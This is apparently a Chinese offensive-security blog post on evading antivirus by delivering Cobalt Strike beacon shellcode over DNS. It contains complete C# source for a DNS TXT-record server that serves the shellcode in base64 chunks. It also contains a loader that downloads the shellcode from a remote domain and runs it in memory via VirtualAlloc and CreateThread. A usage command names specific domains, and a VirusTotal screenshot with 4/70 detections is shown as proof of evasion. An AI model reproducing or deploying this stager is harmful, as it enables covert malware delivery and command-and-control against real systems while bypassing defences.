


C# 免杀之自实现 DNS 服务器传输 shellcode

相比于 http 协议，dns 协议有着更好的隐蔽性。类比 cs 的 dns beacon，我们可以自己实现一个 dns 服务器来传输 shellcode。C# 拥有一个优秀的第三方库 `ARSoft.Tools.Net`。我们可以使用他来进行 dns 查询和自建 dns 服务器。

因为 dns 为递归查询，所以 dns 的数据最终会被我们的 vps 接收。而对比 cs 的 dns 传输，我们需要设计一个传输规范，规定哪部分为 command，哪部分为 data。


我所需要的只是一个传输隧道，而 dns server 只需要发送 cs 的 bin 数据包过来就可以。

设计一个流程图



(<https://xzfile.aliyuncs.com/media/upload/picture/20201227161606-c4cc2602-481b-1.png>)

新建一个 .net4.0 的控制台项目，安装 ARSoft.Tools.Net，因为 .net 版本问题，我们需要安装低版本的 ARSoft.Tools.Net。



(<https://xzfile.aliyuncs.com/media/upload/picture/20201227161624-cf6fd392-481b-1.png>)

实现一个 dns server

```

using ARSoft.Tools.Net.Dns;
using System;
using System.IO;
using System.Linq;
using System.Net;

namespace SharpDNS
{
    class Program
    {
        static Byte[] bytes;
        static void Main(string[] args)
        {
            if (args.Length < 1)
            {
                Console.WriteLine("SharpDNS.exe beacon.bin");
                return;
            }
            bytes = ReadBeacon(args[0]);

            using (DnsServer server = new DnsServer(IPAddress.Any, 10, 10, ProcessQuery))
            {
                server.Start();
                Console.WriteLine("Dns Server Start.");
                Console.ReadLine();
            }

            static DnsMessageBase ProcessQuery(DnsMessageBase message, IPAddress clientAddress, System.Net.Sockets.P
rotocolType protocol)
            {
                message.IsQuery = false;
                DnsMessage query = message as DnsMessage;

                string domain = query.Questions[0].Name;
                // length.dns.test.local
                // r.500.200.dns.test.local
                string[] sp = domain.Split('.');
            }
        }
    }
}

```

```


string command = sp[0];

if (command.Equals("length"))
{
    Console.WriteLine("Contains Length");

    query.AnswerRecords.Add(new TxtRecord(domain, 0, bytes.Length.ToString()));
    message.ReturnCode = ReturnCode.NoError;
    return message;
}
if (command.Equals("r"))
{
    Console.WriteLine(domain);
    try
    {
        int hasReceive = int.Parse(sp[1]);
        int requireReceive = int.Parse(sp[2]);
        Console.WriteLine("hasReceive length:{0},require reveive byte length:{1}", hasReceive, requi
reReceive);

        Byte[] sendByte = bytes.Skip(hasReceive).Take(requireReceive).ToArray();
        string sendString = Convert.ToBase64String(sendByte);
        Console.WriteLine(sendString);
        query.AnswerRecords.Add(new TxtRecord(domain, 0, sendString));
    }
    catch (Exception e)
    {
        Console.WriteLine(e.Message);
    }
    message.ReturnCode = ReturnCode.NoError;
    return message;
}
message.ReturnCode = ReturnCode.Refused;
return message;
}
static Byte[] ReadBeacon(string path)
{
    Byte[] b = File.ReadAllBytes(path);
    Console.WriteLine("ReadBeacon File Length:{0}", b.Length);
    return b;
}
}
}

```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201227161647-dd1cb708-481b-1.png>)

生成 beacon.bin shellcode

使用 nslookup 可以看到成功处理了我们的 dns 请求。

Wireshark interface showing network traffic capture on the loopback adapter. The packet list displays several DNS queries and responses. The packet details pane shows the structure of a DNS response, including the transaction ID, flags, questions, and answers. The answers section shows a TXT record for length.dns.test.local with a length of 260608.

No.	Time	Source	Destination	Protocol	Length	Info
11	57.121130	127.0.0.1	127.0.0.1	DNS	72	Standard query 0x0001 PTR 1.0.0.127.in-addr.arpa
12	57.148621	127.0.0.1	127.0.0.1	DNS	72	Standard query response 0x0001 Refused PTR 1.0.0.127.in-addr.arpa
13	57.150699	127.0.0.1	127.0.0.1	DNS	71	Standard query 0x0002 A length.dns.test.local
14	57.153514	127.0.0.1	127.0.0.1	DNS	90	Standard query response 0x0002 A length.dns.test.local TXT
15	57.156577	127.0.0.1	127.0.0.1	DNS	71	Standard query 0x0003 AAAA length.dns.test.local
16	57.156977	127.0.0.1	127.0.0.1	DNS	90	Standard query response 0x0003 AAAA length.dns.test.local TXT
17	57.157129	127.0.0.1	127.0.0.1	DNS	71	Standard query 0x0004 A length.dns.test.local
18	57.157373	127.0.0.1	127.0.0.1	DNS	90	Standard query response 0x0004 A length.dns.test.local TXT
19	57.157689	127.0.0.1	127.0.0.1	DNS	71	Standard query 0x0005 AAAA length.dns.test.local
20	57.157977	127.0.0.1	127.0.0.1	DNS	90	Standard query response 0x0005 AAAA length.dns.test.local TXT

Frame 20: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface \Device\NPF_{...}_Loopback, id 0

Null/Loopback

Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1

User Datagram Protocol, Src Port: 53, Dst Port: 65278

Domain Name System (response)

Transaction ID: 0x0005

Flags: 0x8100 Standard query response, No error

Questions: 1

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

Queries

length.dns.test.local: type AAAA, class IN

Answers

length.dns.test.local: type TXT, class IN

Name: length.dns.test.local

Type: TXT (Text strings) (16)

Class: IN (0x0001)

Time to live: 0 (0 seconds)

Data length: 7

TXT Length: 6

TXT: 260608

[Request In: 19]

[Time: 0.000288000 seconds]

Command Prompt

```
C:\Windows\System32\cmd.exe - SharpDNS.exe beacon.bin
C:\Users\ddd\source\repos\SharpDNS\SharpDNS\bin\Debug>SharpDNS.exe beacon.bin
ReadBeacon File Length:260608
Dns Server Start.
Contains Length
Contains Length
Contains Length
Contains Length
```

C:\Users\ddd>nslookup length.dns.test.local 127.0.0.1
服务器: UnKnown
Address: 127.0.0.1

非权威应答:
非权威应答:
名称: length.dns.test.local

C:\Users\ddd>

(<https://xzfile.aliyuncs.com/media/upload/picture/20201227161707-e8cf9552-481b-1.png>)

wireshark 抓到的包也成功返回了正确的 beacon shellcode 长度。

然后在看下 `r.0.200.dns.test.local` 的数据



也正确接收到了 base64 的分片 shellcode。接下来看 client 的代码。


```
using ARSoft.Tools.Net.Dns;
using System;
using System.Collections.Generic;
using System.Net;
using System.Runtime.InteropServices;

namespace DnsLoader
{
    class Program
    {
        static string dns;
        static void Main(string[] args)
        {
            string domain = args[0];
            dns = args[1];
            long len = QueryLength(domain);
            int requireReceive = int.Parse(args[2]);

            List<byte> bytes = new List<byte> { };
            for (int i = 0; i < len; i++)
            {
                int hasReceive = bytes.Count;
                if (hasReceive == len)
                {
                    Console.WriteLine("接收完毕");
                    break;
                }
                string rev = ClientQuery("r." + hasReceive.ToString() + "." + requireReceive.ToString() + "." +
domain);
                if (rev.Equals(null))
                {
                    Console.WriteLine("dns 查询错误");
                    return;
                }
                byte[] b = Convert.FromBase64String(rev);
                bytes.AddRange(b);
                //Console.WriteLine(rev);
            }
        }
    }
}
```

```
        Console.WriteLine(bytes.Count);
        if (bytes.Count != 0)
        {
            inject(bytes.ToArray());
        }
    }

    public static long QueryLength(string domain)
    {
        long len = 0;
        string l = ClientQuery("length." + domain);
        bool success = Int64.TryParse(l, out len);
        if (success)
        {
            return len;
        }
        else
        {
            return 0;
        }
    }


    public static String ClientQuery(string domain)
    {
        List<IPAddress> dnss = new List<IPAddress> { };
        dnss.AddRange(Dns.GetHostAddresses(dns));
        var dnsClient = new DnsClient(dnss, 60);
        DnsMessage dnsMessage = dnsClient.Resolve(domain, RecordType.Txt);
        if ((dnsMessage == null) || ((dnsMessage.ReturnCode != ReturnCode.NoError) && (dnsMessage.ReturnCode
!= ReturnCode.NxDomain)))
        {
            Console.WriteLine("DNS request failed");
            return null;
        }
        else
        {
            foreach (DnsRecordBase dnsRecord in dnsMessage.AnswerRecords)
            {
                TxtRecord txtRecord = dnsRecord as TxtRecord;
                if (txtRecord != null)
                {
                    return txtRecord.TextData.ToString();
                }
            }
        }
    }
}
```

```

    }
    return null;
}
}


[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt
32 flProtect);
[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartA
ddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
public static void inject(Byte[] buffer)
{
    UInt32 MEM_COMMIT = 0x1000;
    UInt32 PAGE_EXECUTE_READWRITE = 0x40;
    UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)buffer.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(buffer, 0x0000, (IntPtr)(funcAddr), buffer.Length);
    IntPtr hThread = IntPtr.Zero;
    UInt32 threadId = 0x0000;
    IntPtr pinfo = IntPtr.Zero;
    hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);
    WaitForSingleObject(hThread, 0xffffffff);
}
}
}

```



(<https://xzfile.aliyuncs.com/media/upload/picture/20201227161749-01e2c0fa-481c-1.png>)

成功拿到 beacon。




(<https://xzfile.aliyuncs.com/media/upload/picture/20201227161809-0df04af2-481c-1.png>)

注意的是 dns 的 txt 解析一次不能传输太多，我测试的时候用的 2000 没什么问题。

```
DnsLoader.exe cdn.jdcn.ga dns.jdcn.ga 2000
```

dns 的解析记录这么设置



(https://xzfile.aliyuncs.com/media/upload/picture/20201227161823-163f1d00-481c-1.png)

vt 查杀结果点我 (https://www.virustotal.com/gui/file-
analysis/ZmM1ZmE4YTZIYTJkYmExMTc4MzkyMjJhNjNIMzcxNDc6MTYwOTA1MzcyMA==/detection)

781758e4a1e5fa4c1e9df193ec1a20f00ee4d3b628c8b4e458929f9cc9861412

4 / 70

4 engines detected this file

781758e4a1e5fa4c1e9df193ec1a20f00ee4d3b628c8b4e458929f9cc9861412

DnsLoader.exe

assembly peexe

6.50 KB Size

2020-12-27 07:22:00 UTC 1 minute ago

EXE

DETECTION	DETAILS	BEHAVIOR	COMMUNITY
SecureAge APEX	Malicious	CrowdStrike Falcon	Win/malicious_confidence_80% (D)
Cynet	Malicious (score: 100)	ESET-NOD32	A Variant Of MSIL/Rozena.W
Acronis	Undetected	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected

